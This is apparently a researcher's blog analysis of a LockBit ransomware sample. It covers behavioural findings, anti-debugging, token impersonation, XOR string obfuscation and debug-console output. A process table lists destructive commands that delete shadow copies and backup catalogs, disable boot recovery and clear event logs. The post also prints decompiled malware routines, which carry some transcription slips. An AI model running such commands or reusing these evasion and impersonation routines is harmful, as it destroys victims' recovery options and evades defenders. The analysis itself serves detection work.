

# LockBit Ransomware Analysis Notes

---

 [amgedwageh.medium.com/lockbit-ransomware-analysis-notes-93a542fc8511](https://amgedwageh.medium.com/lockbit-ransomware-analysis-notes-93a542fc8511)

Amged Wageh

August 17, 2021



Amged Wageh

Aug 17, 2021

.

14 min read

LockBit is a relatively new family of ransomware that has been discovered for the first time in 2019, and since then, it keeps evolving in both the social and the technical aspects to keep up with the modern ransomware, for example, in the newest versions, the ransom-note contains a threat to the victims to leak their private data if the victim just restored his data from a backup and didn't pay the ransom, they explicitly reminds them with the GDPR as a direct way of extortion, as for the technical aspect, they started using multi-threading to enhance the performance of the malware and some other technical details that will be described in this story .

So, let's take a closer look at a sample that have been recently published.

## Sample Info.

---


- `5761ee98b1c2fea31b5408516a8929ea`
- `4d043df23e55088bfc04c14dfb9ddb329a703cc1`
- `0a937d4fe8aa6cb947b95841c490d73e452a3cafcd92645afc353006786aba76`
- `0x5E4A2B92 (Sun Feb 16 21:58:42 2020)`

NOTE: This is the final payload so, we'll directly dive into the real nefarious stuff of the malware.

## A Quick Look

---

By having a very quick look at the sample to get an idea of what kind of binary we'll be dealing with, it appears that the the section names are very normal, the entropy are a little high for the `.text` and the `.rdata` sections but not that high, which indicates that most probably this binary is not packed however, it applies some obfuscation techniques.




The Sections Entropy

## A Quick Behavioral Analysis

NOTE: I usually give the binary any arbitrary name because I don't know yet what kind of anti-analysis techniques are being applied so, "lockbit.exe" and "anghami.exe" are the same binary. — just so you don't be confused if you've noticed that in that screenshots below.

By having a quick look at the process tree of the malware, we can see a bunch of `dllhost.exe` executions with CLSIDs of COM objects that are known to be vulnerable to UAC bypassing, one of them spawns the `lockbit.exe` process.



## UAC Bypassing

Also, we can easily notice that it tries to inhibit the system recovery by deleting the shadow copy, deleting the windows backup catalog, and modifying the boot configuration to disable windows automatic recovery features.

Process	Description	Image Path	Life Time	Company	Owner	Command	Start Time
cmd.exe (660)	Windows Comma...	C:\Windows\Syst...		Microsoft Corporat...	ALOLMachine-PC...	"C:\Windows\Sys...	8/15/2021
vssadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	vssadmin delete s...	8/15/2021
WMIC.exe (45)	WMI Commandlin...	C:\Windows\Syst...		Microsoft Corporat...	ALOLMachine-PC...	wmic shadowcop...	8/15/2021
bcdedit.exe (3)	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
bcdedit.exe (3)	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
wbadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wbadmin delete c...	8/15/2021
cmd.exe (2784)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c vssadmin Delet...	8/15/2021
vssadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	vssadmin Delete ...	8/15/2021
cmd.exe (2980)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c bcdedit /set {d...	8/15/2021
bcdedit.exe (2)	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
cmd.exe (2836)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c bcdedit /set {d...	8/15/2021
bcdedit.exe (2)	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
cmd.exe (3068)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wbadmin DELE...	8/15/2021
wbadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wbadmin DELET...	8/15/2021
cmd.exe (1504)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wbadmin DELE...	8/15/2021
wbadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wbadmin DELET...	8/15/2021
cmd.exe (2952)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wmic SHADO...	8/15/2021
WMIC.exe (15)	WMI Commandlin...	C:\Windows\Syst...		Microsoft Corporat...	ALOLMachine-PC...	wmic SHADOWC...	8/15/2021
cmd.exe (1400)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wevtutil cl secu...	8/15/2021
wevtutil.exe (7)	Eventing Comman...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wevtutil cl security	8/15/2021
cmd.exe (2872)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wevtutil cl system	8/15/2021
wevtutil.exe (2)	Eventing Comman...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wevtutil cl system	8/15/2021
cmd.exe (344)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC\ALOLMachine	appli...	8/15/2021
wevtutil.exe (3)	Eventing Comman...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	wevtutil cl applica...	8/15/2021
cmd.exe (2440)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c vssadmin Delet...	8/15/2021
vssadmin.exe	Command Line Int...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	vssadmin Delete ...	8/15/2021
cmd.exe (2784)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c bcdedit /set {d...	8/15/2021
bcdedit.exe (2)	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
cmd.exe (2224)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c bcdedit /set {d...	8/15/2021
bcdedit.exe (2)	Boot Configuration...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	bcdedit /set {def...	8/15/2021
cmd.exe (1756)	Windows Comma...	C:\Windows\syst...		Microsoft Corporat...	ALOLMachine-PC...	/c wbadmin DFI F...	8/15/2021

## The Process Tree


Neglecting the fact that we already know that we're dealing with a ransomware, that behavior is a quick give away that most probably this is the case.

We can also see that, for some reason, it tries to scan the network by sending a tons of ARP requests to the entire network.

Frame Number	Time Date Local Adjusted	Time Offset	Process Name	Source	Destination	Protocol Name	Description
15	3:26:13 PM 8/16/2021	39.4208809		ALOLMACHIN...	10.10.10.227	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.227
16	3:26:13 PM 8/16/2021	39.4209229		ALOLMACHIN...	10.10.10.226	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.226
17	3:26:13 PM 8/16/2021	39.4211631		ALOLMACHIN...	10.10.10.252	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.252
18	3:26:13 PM 8/16/2021	39.4212341		ALOLMACHIN...	10.10.10.225	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.225
19	3:26:13 PM 8/16/2021	39.4216545		ALOLMACHIN...	10.10.10.251	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.251
20	3:26:13 PM 8/16/2021	39.4217688		ALOLMACHIN...	10.10.10.224	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.224
21	3:26:13 PM 8/16/2021	39.4220102		ALOLMACHIN...	10.10.10.250	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.250
22	3:26:13 PM 8/16/2021	39.4220341		ALOLMACHIN...	10.10.10.223	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.223
23	3:26:13 PM 8/16/2021	39.4222643		ALOLMACHIN...	10.10.10.249	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.249
24	3:26:13 PM 8/16/2021	39.4222869		ALOLMACHIN...	10.10.10.222	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.222
25	3:26:13 PM 8/16/2021	39.4225025		ALOLMACHIN...	10.10.10.221	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.221
26	3:26:13 PM 8/16/2021	39.4227345		ALOLMACHIN...	10.10.10.220	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.220
27	3:26:13 PM 8/16/2021	39.4227719		ALOLMACHIN...	10.10.10.248	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.248
28	3:26:13 PM 8/16/2021	39.4229770		ALOLMACHIN...	10.10.10.219	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.219
29	3:26:13 PM 8/16/2021	39.4230833		ALOLMACHIN...	10.10.10.218	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.218
30	3:26:13 PM 8/16/2021	39.4232498		ALOLMACHIN...	10.10.10.247	ARP	ARP:Request, 10.10.10.3 asks for 10.10.10.247

## Network Scanning


And it will try to connect via port 445 (SMB)



## SMB Connection


Regarding the Registry, we'll notice a huge amount of activities that are related to registry access and modification, but the ones that we're most interested in are the following keys,

- SOFTWARE\LockBit
- SOFTWARE\LockBit\full
- SOFTWARE\LockBit\Public
- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\X01XADp001




## Registry Modification

Finally, the background will be changed and all the files will be encrypted and has the `.lockbit` extension.



## Changing The Background

And of course, the ransom-note will be dropped.



## Dropping The Ransom-Note

# Analysis Notes



After performing a full static analysis to the sample and adding meaningful names to the variables and functions, adding few comments to the important sections of code, de-obfuscating the strings, and validating the results with a full behavioral analysis, here is some interesting snippets from the malware that could help us understanding the behavior of it and build detection for it.

## Anti Debugging

---

The malware checks the `NtGlobalFlag` which exists in the `PEB` (Process Environment Block) at offset `0x68` to know whether or no the process is being debugged. It performs a `TEST` to check the value of the flag, if it equals `0x70` (which means the process is being debugged), the execution will be transferred to a block of code that exists the process.

```
0041b160 55          PUSH     EBP
0041b161 8b ec      MOV     EBP,ESP
0041b163 83 e4 f8   AND     ESP,0xffffffff8
0041b166 64 a1 30   MOV     EAX,FS:[0x30]
           00 00 00
0041b16c 81 ec 6c   SUB     ESP,0x36c
           03 00 00
```

```
           checking the NtGlobalFlag
0041b172 f6 40 68 70 TEST    byte ptr [EAX + 0x68],0x70
0041b176 53        PUSH    EBX
0041b177 56        PUSH    ESI
0041b178 57        PUSH    EDI
0041b179 0f 85 0b JNZ     LAB_0041b38a
           02 00 00
```

### Anti Debugging

Also, The malware has multiple calls to `Sleep` with high number of seconds, this usually being done to avoid being automatically analyzed inside a free sandbox, as most of the free sandboxes limit the amount of execution time to a limited number of minutes.

## Token Impersonation

---

The malware will try to impersonate the token of the logged on user via the physical console by firstly getting session identifier of the console session by calling

`WTSGetActiveConsoleSessionId` then it will pass that `sessionId` to

`WTSQueryUserToken` to obtain the primary access token of the logged user, if it fails to get the token, it will create the process with the current security context by calling

`CreateProcessW` however, if it manages to get the user's access token, it will duplicate the token by calling `DuplicateTokenEx` then it will use the duplicate token to create the new process using `CreateProcessAsUserW` .

```

        /* it will try to get the session id of the currently logged in user via the
        psysical console; the function will return 0 if it fails */
iVar2 = (*WISGetActiveConsoleSessionId) ();
if (iVar2 != -1) {
    iVar2 = (*WISQueryUserTokne) (iVar2, &user_token_handle);
    if (iVar2 == 0) {
        /* if it failes to get the user's token, it will create a process with
        CreateProcessW; the function will return 1 */
        BVar3 = CreateProcessW(0x0, local_2c, 0x0, 0x0, 0, 0x10, 0x0, 0x0, lpStartupInfo,
            &lpProcessInformation);

        if (BVar3 != 0) {
            CloseHandle(lpProcessInformation.hProcess);
            CloseHandle(lpProcessInformation.hThread);
            return 1;
        }
    }
}
else {
        /* if it succeeded to get the logged on user's token, it will duplicate the token
        and user it to create a process in the security context of that user */
        BVar3 = DuplicateTokenEx(user_token_handle, 0xf01ff, 0x0, SecurityDelegation, TokenPrimary,
            &local_28);

        if (BVar3 != 0) {
            CloseHandle(user_token_handle);
            BVar3 = CreateProcessAsUserW
                (local_28, 0x0, local_2c, 0x0, 0x0, 0, 0x10, 0x0, 0x0, lpStartupInfo,
                &lpProcessInformation);

            if (BVar3 != 0) {
                CloseHandle(local_28);
                CloseHandle(lpProcessInformation.hProcess);
                CloseHandle(lpProcessInformation.hThread);
                return 1;
            }
            CloseHandle(local_28);
            return 0;
        }
        CloseHandle(user_token_handle);
    }
}
return 0;

```

## Token Impersonation

Usually malware use this technique for two reasons:

1. if the impersonated user has a higher privilege.
2. to bypass access controls.

## String Obfuscation

This sample has all of its strings encrypted via a simple **XOR** encryption with a unique key for each string, each encrypted sequence of bytes will have the fist byte as the key. The malware first loads the encrypted strings onto the stack then, it runs the decryption loop. This loop is being noticed in almost all the functions.

```

00408660 0f 28 05      MOVAPS    XMM0,xmmword ptr [DAT_00424570]
          70 45 42 00
00408667 33 c0         XOR      EAX,EAX
00408669 0f 11 45 9a   MOVUPS   xmmword ptr [EBP + DAT_00424570],XMM0
0040866d 66 c7 45     MOV     word ptr [EBP + local_5a],0x16
          aa 16 00

          LAB_00408673                                XREF[1]:      00
00408673 8a 4d 9a     MOV     CL,byte ptr [EBP + DAT_00424570]
00408676 30 4c 05 9b  XOR     byte ptr [EBP + EAX*0x1 + DAT_00424570+0x2],CL
0040867a 40         INC     EAX
0040867b 83 f8 10    CMP     EAX,0x10
0040867e 72 f3      JC     LAB_00408673

```

## XOR Decryption

Here is a very simple python function I wrote to help me decrypting the strings. This function takes the hex values as a string then it will decrypt it.

```

import binascii
def xor_decrypt(data):
    data = binascii.unhexlify(data)
    key = data[0]
    result = ''
    for byte in data:
        result += chr(byte ^ key)
    return result

```

## Debugging Messages

---

This malware does something very cool which is printing what seems to be debugging messages to a hidden console window. For the malware to be stealthier as much as it could be, all the strings are obfuscated using the same **XOR** encryption algorithm we discussed, after de-obfuscating all the strings and tracking them, analyzing the sample has become much easier.



```

local_f = 0xd;
wsprintfA(&local_538,&local_11,&local_538);
GetCurrentLocalDataAndTime(&current_local_data_and_time);
uVar6 = 0;
                /* [%2u:%2u:%2u] */
time_format_string = 0x5e552b70;
uStack33 = 0x554a0542;
uStack29 = 0x4a05425e;
uStack25 = 0x5425e55;
local_15 = 0x502d;
local_13 = 0;
do {
    pbVar1 = &time_format_string + uVar6 + 1;
    *pbVar1 = *pbVar1 ^ 0x70;
    uVar6 = uVar6 + 1;
} while (uVar6 < 0x11);
local_13 = 0;
wsprintfA(&local_138,&time_format_string + 1,current_local_data_and_time.wHour,
        current_local_data_and_time.wMinute,current_local_data_and_time.wSecond);
if ((local_c[0] <= iVar4) || (*(in_FS_OFFSET + 0x34) == 0)) {
    iVar4 = *(in_FS_OFFSET + 0x30);
    RtlEnterCriticalSection(&DAT_00427948);
    SetThreadUILanguage(0x409);
    SetConsoleTextAttribute(*(iVar4 + 0x10) + 0x1c,10);
    DVar3 = 0;
    while (local_138 != '\0') {
        local_138 = local_137[DVar3];
        DVar3 = DVar3 + 1;
    }
    WriteFile(*(iVar4 + 0x10) + 0x1c,&local_138,DVar3,local_c,0x0);
    SetConsoleTextAttribute(*(iVar4 + 0x10) + 0x1c,0xf);
    DVar3 = 0;
    while (local_538 != '\0') {
        local_538 = local_537[DVar3];
        DVar3 = DVar3 + 1;
    }
    WriteFile(*(iVar4 + 0x10) + 0x1c,&local_538,DVar3,local_c,0x0);
    hWnd = GetConsoleWindow();
    BVar5 = IsWindowVisible(hWnd);
    if (BVar5 != 0) {
        FlashWindow(hWnd,0);
    }
    RtlLeaveCriticalSection(&DAT_00427948);
}

```

Printing Debugging Messages

## Generating And Storing the Decryption Keys

---

The malware uses two algorithms for the encryption which are RSA and AES.

